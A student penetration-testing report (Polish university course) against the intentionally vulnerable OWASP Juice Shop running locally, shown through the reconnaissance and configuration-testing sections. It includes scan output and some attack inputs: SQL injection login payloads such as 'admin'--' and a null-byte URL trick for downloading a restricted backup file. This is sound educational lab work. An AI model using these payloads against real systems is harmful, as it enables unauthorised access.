



17.10.2023 r.

Projekt

Zaawansowane testy penetracyjne sieci i aplikacji Web

„*Sprawozdanie z części Volat.c oraz całość
wcześniejszego*”

25.01.2024 r.

Przedmiot:

*Zaawansowane testy penetracyjne
sieci i aplikacji Web*

Autorzy:

Wojciech Jonderko (253300)

Piotr Cichowlas 253013

Prowadzący:

mgr inż. Bartłomiej Balcerek



1. INFORMATION GATHERING	4
1.1 CONDUCT SEARCH ENGINE DISCOVERY RECONNAISSANCE FOR INFORMATION LEAKAGE	4
1.2 FINGERPRINT WEB SERVER.....	4
1.3 REVIEW WEBSERVER METAFILES FOR INFORMATION LEAKAGE.....	5
1.4 ENUMERATE APPLICATIONS ON WEBSERVER	6
1.5 REVIEW WEBPAGE COMMENTS AND METADATA FOR INFORMATION LEAKAGE.....	6
1.6 IDENTIFY APPLICATION ENTRY POINTS	7
1.7 MAP EXECUTION PATHS THROUGH APPLICATION	8
1.8 FINGERPRINT WEB APPLICATION FRAMEWORK	9
1.9 FINGERPRINT WEB APPLICATION	9
1.10 MAP APPLICATION ARCHITECTURE.....	10
2. CONFIGURATION AND DEPLOYMENT MANAGEMENT TESTING.....	11
2.1 TEST NETWORK INFRASTRUCTURE CONFIGURATION	11
2.2 TEST APPLICATION PLATFORM CONFIGURATION.....	12
2.3 TEST FILE EXTENSIONS HANDLING FOR SENSITIVE INFORMATION	15
2.4 REVIEW OLD BACKUP AND UNREFERENCED FILES FOR SENSITIVE INFORMATION	15
2.5 ENUMERATE INFRASTRUCTURE AND APPLICATION ADMIN INTERFACES.....	16
2.6 TEST HTTP METHODS.....	16
2.7 TEST HTTP STRICT TRANSPORT SECURITY	17
2.8 TEST RIA (RICH INTERNET APPLICATION) CROSS DOMAIN POLICY.....	17
2.9 TEST FILE PERMISSION.....	17
2.10 TEST FOR SUBDOMAIN TAKEOVER.....	17
2.11 TEST CLOUD STORAGE	17
3. IDENTITY MANAGEMENT TESTING.....	18
3.1 TEST ROLE DEFINITION	18
3.2 TEST USER REGISTRATION PROCESS.....	19
3.3 TEST ACCOUNT PROVISIONING PROCESS	21
3.4 TESTING FOR ACCOUNTS ENUMERATIONS AND GUESSABLE USER ACCOUNTS	21
3.5 TESTING FOR WEAK OR UNENFORCED USERNAME POLICY.....	22
4. AUTHENTICATION TESTING.....	23
4.1 TESTING FOR CREDENTIALS TRANSPORTED OVER AN ENCRYPTED CHANNEL.....	23
4.2 TESTING FOR DEFAULT CREDENTIALS	24
4.3 TESTING FOR WEAK LOCK OUT MECHANISM	24
4.4 TESTING FOR BYPASSING AUTHENTICATION SCHEMA	26
4.5 TESTING FOR VULNERABLE REMEMBER PASSWORD	27
4.6 TESTING FOR BROWSER CACHE WEAKNESSES.....	27
4.7 TESTING FOR WEAK PASSWORD POLICY	28
4.8 TESTING FOR WEAK SECURITY QUESTION ANSWER	29
4.9 TESTING FOR WEAK PASSWORD CHANGE OR RESET FUNCTIONALITIES	29
4.10 TESTING FOR WEAKER AUTHENTICATION IN ALTERNATIVE CHANNEL.....	30
5. AUTHORIZATION TESTING	31
5.1 TESTING DIRECTORY TRAVERSAL FILE INCLUDE	31
5.2 TESTING FOR BYPASSING AUTHORIZATION SCHEMA	32
5.3 TESTING FOR PRIVILEGE ESCALATION	32
5.4 TESTING FOR INSECURE DIRECT OBJECT REFERENCES.....	33
6. SESSION MANAGEMENT TESTING.....	35
6.1 TESTING FOR SESSION MANAGEMENT SCHEMA.....	35
6.2 TESTING FOR COOKIES ATTRIBUTES	36



6.3	TESTING FOR SESSION FIXATION	36
6.4	TESTING FOR EXPOSED SESSION VARIABLES	37
6.5	TESTING FOR CROSS SITE REQUEST FORGERY	38
6.6	TESTING FOR LOGOUT FUNCTIONALITY	38
6.7	TESTING SESSION TIMEOUT	38
6.8	TESTING FOR SESSION PUZZLING.....	39
7.	LDAP (LIGHTWEIGHT DIRECTORY ACCESS PROTOCOL) INJECTION, XML INJECTION AND XPATH INJECTION	
	39	
7.1	INTRODUCTION	39
7.2	XML INJECTION	39
7.3	LDAP INJECTION	41
7.3.1	<i>Potential payloads:</i>	42
7.3.2	<i>Blind exploitation:</i>	43
7.4	XML INJECTION	43
8.	CSRF, LFI (LOCAL FILE INCLUSION) AND COMMAND INJECTION	45
8.1	CSRF	45
8.2	COMMAND INJECTION.....	47
8.3	LFI.....	48
9.	HOST HEADER INJECTION I HTTP SMUGGLING/SPLITTING.....	52
9.1	HOST HEADER.....	52
9.2	HTTP SMUGGLING/SPLITTING.....	56
10.	MOBSF.....	61
10.1	INSTALLING MOBSF	62
10.2	ANALYZING SOFTWARE USING MOBSF.....	63
11.	ASSEMBLER.....	74
12.	DISASSEMBLY	78
13.	VOLAT.C	85

1. Information Gathering

1.1 Conduct Search Engine Discovery Reconnaissance for Information Leakage

As the application is hosted in a docker container on the attacking Kali VM, conduct search engine results may not be entirely accurate.

1.2 Fingerprint Web Server

As the application is hosted in a docker container on the attacking Kali VM, fingerprinting results may not be entirely accurate.

The screenshot shows two windows side-by-side. On the left is a terminal window titled 'kali@kali: ~/Downloads/juice-shop_15.2.1' displaying Nmap scan results for port 3000. The output includes service detection for 'OWASP Juice Shop' (version v15.2.1) and various HTTP headers and body content. On the right is a Mozilla Firefox browser window titled 'OWASP Juice Shop - Mozilla Firefox' showing the application's homepage. The page features a header with the site name and a navigation bar with links like 'Home', 'About', 'Products', 'Contact', and 'Logout'. Below the header is a section titled 'All Products' displaying four items: 'Apple Juice (1000ml)' at 1.99, 'Apple Pomace' at 0.89, 'Banana Juice (1000ml)' with a note 'Only 1 left!', and 'Best Juice Shop Salesman' featuring a cartoon character.

This screenshot shows a detailed view of the OWASP Juice Shop application. At the top, there's a banner stating 'This application is riddled with security vulnerabilities. Your progress exploiting these is tracked on a Score Board.' Below this, a message says 'You are not eligible for deluxe membership!' with an image of stacked boxes labeled 'Delux'. To the right, a sidebar menu for 'admin@juice-sh.op' includes options for 'Privacy Policy', 'Request Data Export', 'Request Data Erasure', 'Change Password', '2FA Configuration', and 'Last Login IP'. Below the sidebar are three promotional boxes: 'Deals and Offers' (with a play button icon), 'Free Fast Delivery' (with a car icon), and 'Unlimited Purchase' (with a plus sign icon). The main content area has sections for 'Enjoy amazing benefits a Shop. Check out what i' and 'SP Juic rship.'



1.3 Review Webserver Metafiles for Information Leakage




```
(kali㉿kali)-[~/Downloads/juice-shop_15.2.1]
$ wget 192.168.0.37:3000/robots.txt
--2023-10-19 08:17:01 -- http://192.168.0.37:3000/robots.txt
Connecting to 192.168.0.37:3000 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 28 [text/plain]
Saving to: 'robots.txt'

robots.txt          100%[=====]   28  --.-KB/s   in 0s

2023-10-19 08:17:01 (2.45 MB/s) - 'robots.txt' saved [28/28]

(kali㉿kali)-[~/Downloads/juice-shop_15.2.1]
$ ls
bom.json           config.schema.yml  frontend            lib        package.json  SECURITY.md  views
bom.xml            CONTRIBUTING.md  ftp                 LICENSE   README.md    server.ts
build              ctf.key           HALL_OF_FAME.md  logs      REFERENCES.md SOLUTIONS.md
CODE_OF_CONDUCT.md data              i18n               models   robots.txt    swagger.yml
config             encryptionkeys   juice-shop-dirs.txt node_modules  routes       uploads

(kali㉿kali)-[~/Downloads/juice-shop_15.2.1]
$ cat robots.txt
User-agent: *
Disallow: /ftp
```



1.4 Enumerate Applications on Webserver

As the application is hosted in a docker container on the attacking Kali VM, fingerprinting results may not be entirely accurate.

```
(kali㉿kali)-[~/Downloads/juice-shop_15.2.1]
$ nmap -Pn -sv 192.168.0.37 -p 3000
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-19 08:13 EDT
Nmap scan report for 192.168.0.37
Host is up (0.000097s latency).

PORT      STATE SERVICE VERSION
3000/tcp    open  ppp?
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port3000-TCP:V=7.94%I=7%D=10/19%Time=65311D93%P=x86_64-pc-linux-gnu%R(G
SF:etRequest:1.1%20OK%r\nAccess-Control-Allow-Origin:\x20*
SF:x20*\x20\x20Content-Type-Options:\x20nosniff\x20X-Frame-Options:\x20SAME
SF:ORIGIN\r\nFeature-Policy:\x20payment\x20'self'\r\nX-Recruiting:\x20/#/j
SF:obs\r\nAccept-Ranges:\x20bytes\r\nCache-Control:\x20public,\x20max-age=
SF:0\r\nLast-Modified:\x20Thu, 19 Oct 2023 11:54:54 +0000
SF:ETag:\x20W/\x20e4-18b47c9e02d"\r\nContent-Type:\x20text/html;\x20charset=UTF-8\x20Content-Length:\x203748\r\nVary:\x20Accept-Encoding;r\nDate:
SF:\x20Thu, 19 Oct 2023 11:54:54 +0000\r\nConnection:\x20close
SF:e\r\n\r\n!-\r\n\x20\x20~\x20Copyright\x20(c)\x202014-2023\x20Bjoern\x20Kimmich\x20&\x20the\x20WASP\x20Juice\x20Shop\x20contributors.\r\n\x20
SF:\x20\x20~\x20SOPD-License-Identifier:\x20MIT\x20\x20--><!DOCTYPE html
SF:l>html\x20lang=\\"en\\"><head>\r\n\x20\x20meta\x20charset=\\"utf-8\"\>\r\n\x20
SF:0\x20\x20title\x20Shop</title>\r\n\x20\x20<meta\x20name=\\"des
SF:cription\\\"x20content=\\"Probably\x20the\x20most\x20modern\x20and\x20sophisticated\x20insecure\x20web\x20application\"\>\r\n\x20\x20<meta\x20name=\\"viewport\x20content=\\"width=device-width, x20initial-scale=1\"\>\r\n\x20
SF:20\x20<link\x20id=\\"favicon\\\"x20rel=\\"icon\\\"x20type=\\"image/x-icon\\\"x20href=\\"asset\\\"%r(Helper,2F,"HTTP/1.1\x20400\x20Bad\x20Request\x20Connection:\x20close\r\n\r\n")%r(NCP,2F,"HTTP/1.1\x20400\x20Bad\x20Request\x20Connection:\x20close\r\n\r\n")%r(HTTPOptions,EA,"HTTP/1.1\x20204\x20No\x20Content\x20Access-Control-Allow-Origin:\x20*\r\nAccess-Control-
```

1.5 Review Webpage Comments and Metadata for Information Leakage

The screenshot shows a web application interface for a juice shop. The main content area displays a product detail page for "Banana Juice (1000ml)". The product image is a cartoon illustration of a banana in a juice glass. The description below the image reads: "Monkeys love it the most." The price is listed as "1.99". Below the product details, there is a "Reviews (1)" section containing one review from "bender@juice-sh.op": "Fry liked it too." There is also a "Write a review" form with a placeholder "What did you like or dislike?". To the left of the main content, there is a sidebar with a list of products: "Apple Juice (1000ml)", "Carrot Juice", and another "Banana Juice (1000ml)" entry. The overall design is dark-themed.





almost profitable salesman. He made a succesful career in selling used ships, coffins, krypts, crosses, real estate, life insurance, restaurant supplies, voodoo enhanced asbestos and courtroom souvenirs before finally adding his expertise to the Juice Shop marketing team.

5000¤ 

Reviews (2)

stan@juice-sh.op
I'd stand on my head to make you a deal for this piece of art. 

bender@juice-sh.op
Just when my opinion of humans couldn't get any lower, along comes Stan... 



Carrot Juice (1000ml)

As the old German saying goes:
"Carrots are good for the eyes.
Or has anyone ever seen a rabbit with glasses?"

2.99¤

Reviews (1)

uvogin@juice-sh.op
0 st4rs for 7h3 h0rr1bl3 s3cur17y 



Green Smoothie


Looks poisonous but is actually very good for your health! Made from green cabbage, spinach, kiwi and grass.

1.99¤

Reviews (1)

jim@juice-sh.op
Fresh out of a replicator. 

1.6 Identify Application Entry Points



Login

Email *

Password * 

[Forgot your password?](#)

Remember me

[Not yet a customer?](#)



Forgot Password

Email *

Security Question

New Password
• Password must be 5-40 characters long.

Repeat New Password

Show password advice

Change

1.7 Map Execution Paths Through Application

```
(kali㉿kali)-[~/Downloads/juice-shop_15.2.1]
$ dirsearch -u http://192.168.0.37:3000 -e php

[+] [juice] (7_2_1) v0.4.2

Extensions: php | HTTP method: GET | Threads: 30 | Wordlist size: 8940

Output File: /home/kali/.dirsearch/reports/192.168.0.37-3000/_23-10-19_07-48-00.txt
Error Log: /home/kali/.dirsearch/logs/errors-23-10-19_07-48-00.log

Target: http://192.168.0.37:3000/
[07:48:00] Starting:
[07:49:15] 200 - 403B - ./well-known/security.txt
Task Completed
```

The screenshot shows a Firefox browser window with the following details:

- Address bar: localhost:3000
- Toolbar buttons: OWASP Ju, Miscellaneous, Settings, OWASP Ju, OWASP Ju, OWASP Ju, keybase.io
- Navigation buttons: back, forward, search, refresh
- Page title: localhost:3000/.well-known/security.txt
- Page content:
 - Contact: mailto:donotreply@owasp-juice.shop
 - Encryption: https://keybase.io/bkminnich/pgp_keys.asc?fingerprint=19c01cb7157e4645e9e2c863062a85a8cbfbdcda
 - Acknowledgements: #/score-board
 - Preferred-languages: en, ar, az, bg, ca, cs, da, de, ga, el, es, et, fi, fr, ka, he, hi, hu, id, it, ja, ko, lv, my, nl, no, pl, pt, ro, ru, si, sv, th, tr, uk, zh
 - Hiring: #/jobs
 - Expires: Fri, 18 Oct 2024 19:11:08 GMT



1.8 Fingerprint Web Application Framework

Request

Pretty Raw Hex

```
1 GET /socket.io/?EIO=4&t=transport=polling&t=0j7p7Hg HTTP/1.1
2 Host: 192.168.0.37:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Referer: http://192.168.0.37:3000/
9 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=qk1LGm7t3tLcgfNHzIxluOZtRXIEyTMmI62tzQt5DsoyuoYslqU4YILNAzKg
10 |
```

Pretty Raw Hex

```
1 POST /rest/user/login HTTP/1.1
2 Host: 192.168.0.37:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/plain, /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 Content-Length: 38
9 Origin: http://192.168.0.37:3000
10 Connection: close
11 Referer: http://192.168.0.37:3000/
12 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=qk1LGm7t3tLcgfNHzIxluOZtRXIEyTMmI62tzQt5DsoyuoYslqU4YILNAzKg
13
14 {
15     "email": "admin'--",
16     "password": "1234"
17 }
```

1.9 Fingerprint Web Application

Fingerprint Web Application is the same thing as Fingerprint Web Application Framework.

Pretty Raw Hex

```
1 POST /rest/user/login HTTP/1.1
2 Host: 192.168.0.37:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/plain, /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 Content-Length: 50
9 Origin: http://192.168.0.37:3000
10 Connection: close
11 Referer: http://192.168.0.37:3000/
12 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=qk1LGm7t3tLcgfNHzIxluOZtRXIEyTMmI62tzQt5DsoyuoYslqU4YILNAzKg
13
14 {
15     "email": "admin@juice-sh.op'--",
16     "password": "1234"
17 }
```



```
1 <!--
2 ~ Copyright (c) 2014-2023 Björn Kimminich & the OWASP Juice Shop contributors.
3 ~ SPDX-License-Identifier: MIT
4 --><!DOCTYPE html lang="en"><head>
5   <meta charset="utf-8">
6   <title>Juice Shop</title>
7   <meta name="viewport" content="width=device-width, initial-scale=1">
8   <link id="favicon" rel="icon" type="image/x-icon" href="assets/public/favicon.ico">
9   <link rel="stylesheet" type="text/css" href="//cdnjs.cloudflare.com/ajax/libs/cookieconsent2/3.1.0/cookieconsent.min.css">
10  <script src="//cdnjs.cloudflare.com/ajax/libs/cookieconsent2/3.1.0/cookieconsent.min.js"></script>
11  <script src="//cdnjs.cloudflare.com/ajax/libs/jquery/2.2.4/jquery.min.js"></script>
12  <script>
13    window.addEventListener("load", function(){
14      window.cookieconsent.initialise({
15        "palette": {
16          "popup": { "background": "var(--theme-primary)", "text": "var(--theme-text)" },
17          "button": { "background": "var(--theme-accent)", "text": "var(--theme-text)" }
18        },
19        "theme": "classic",
20        "position": "bottom-right",
21        "content": { "message": "This website uses fruit cookies to ensure you get the juiciest tracking experience.", "dismiss": "We want it!", "link": "But me wait!", "href": "https://www.youknowwhatimean.com" })
22      }));
23    </script>
24  </body>
25 <style>.bluegray-lightgreen-theme{--theme-primary:#546e7a;--theme-primary-lighter:#607e8c;--theme-primary-light:#698998;--theme-primary-darker:#485e68;--theme-primary-dark:#3f535c;--theme-prime
26 <body class="mat-app-background bluegray-lightgreen-theme">
27 <app-root></app-root>
28 <script src="runtime.js" type="module"></script><script src="polyfills.js" type="module"></script><script src="vendor.js" type="module"></script><script src="main.js" type="module"></script>
29 </body></html>
30 <script>
```

1.10 Map Application Architecture

Web applications do not have Architecture of Web app due to specific testing environment (app run locally on tester pc).

2. Configuration and Deployment Management Testing


2.1 Test Network Infrastructure Configuration

The application is hosted in a docker container on port 3000. The access to the application is through URL - <http://localhost:3000>, also all Api requests and database is hidden under the same URL with "/api".

```
cichowlasp@cichowlasp:~$ sudo nmap localhost
[sudo] password for cichowlasp:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-19 01:52 CEST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000010s latency).
Other addresses for localhost (not scanned): ::1
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
3000/tcp  open  ppp

Nmap done: 1 IP address (1 host up) scanned in 0.07 seconds
```

Nmap scan shows that the app is running on port 3000



Api requests are sent through <http://localhost:3000/api/> and <http://localhost:3000/rest/>.

2.2 Test Application Platform Configuration

- *Sample and Known Files and Directories*

The server has been restarted: Your previous hacking progress has been restored automatically. Delete cookie to clear hacking progress

You successfully solved a challenge: Error Handling (Provoked an error that is neither very gracefully nor consistently handled.)

You successfully solved a challenge: Security Policy (Behave like any "white-hat" should before getting into the action.)

All Products


```
cichowlasp@cichowlasp:~$ nikto -host localhost -p 3000 -C all
[+] Target IP: 127.0.0.1
[+] Target Hostname: localhost
[+] Target Port: 3000
[+] Start Time: 2023-10-19 02:22:08 (GMT2)

[+] Server: No banner retrieved
[+]: Retrieved access-control-allow-origin header: *
[+]: Uncommon header 'x-recruiting' found, with contents: #/jobs.
+/robots.txt: Entry '/ftp/' is returned a non-forbidden or redirect HTTP tswiggle.net/kb/Issues/00600600_robots-txt-file
+/robots.txt: contains 1 entry which should be manually viewed. See: http://US/docs/Glossary/Robots.txt
[+]: The X-Content-Type-Options header is not set. This could allow the user of the site in a different fashion to the MIME type. See: https://www.ity-scanner/vulnerabilities/missing-content-type-header/
+/database.cer: Potentially interesting backup/cert file found. . See: http://initiations/530.html
+/localhost.jks: Potentially interesting backup/cert file found. . See: http://finitiations/530.html
+/127.0.0.1.jks: Potentially interesting backup/cert file found. . See: http://finitiations/530.html
+/database.tar.bz2: Potentially interesting backup/cert file found. . See: http://definitions/530.html
+/dump.tgz: Potentially interesting backup/cert file found. . See: https://ions/530.html
```

By running Nikto (`nikto -host localhost -p 3000 -C all`) we found some interesting directories `/ftp` and file `/robots.txt`

In `/ftp` directory we can find confidential files which should not be accessed by the user.


Using DirBuster we also found another directory on the website `/video` which contains a OWASP video




Other routes are:

- <http://localhost:3000/#/administration>
- <http://localhost:3000/#/score-board>

- *System configuration*



Bad error handling should return custom page with no sensitive information what is went wrong. Returning used node modules and information about how the web application is working.



User can access configuration files like “package.json” through the /ftp route and downloading this file by NULL terminator

(<http://localhost:3000/ftp/package.json.bak%2500.md>)

```
  package.json.bak%00.md X
  home > cichowlasp > Downloads > package.json.bak%00.md
  1  [
  2    "name": "juice-shop",
  3    "version": "6.2.0-SNAPSHOT",
  4    "description": "An intentionally insecure JavaScript Web Application",
  5    "homepage": "http://owasp-juice.shop",
  6    "author": "Björn Kimminich <bjoern.kimminich@owasp.org> (https://kimminich.de)",
  7    "contributors": [
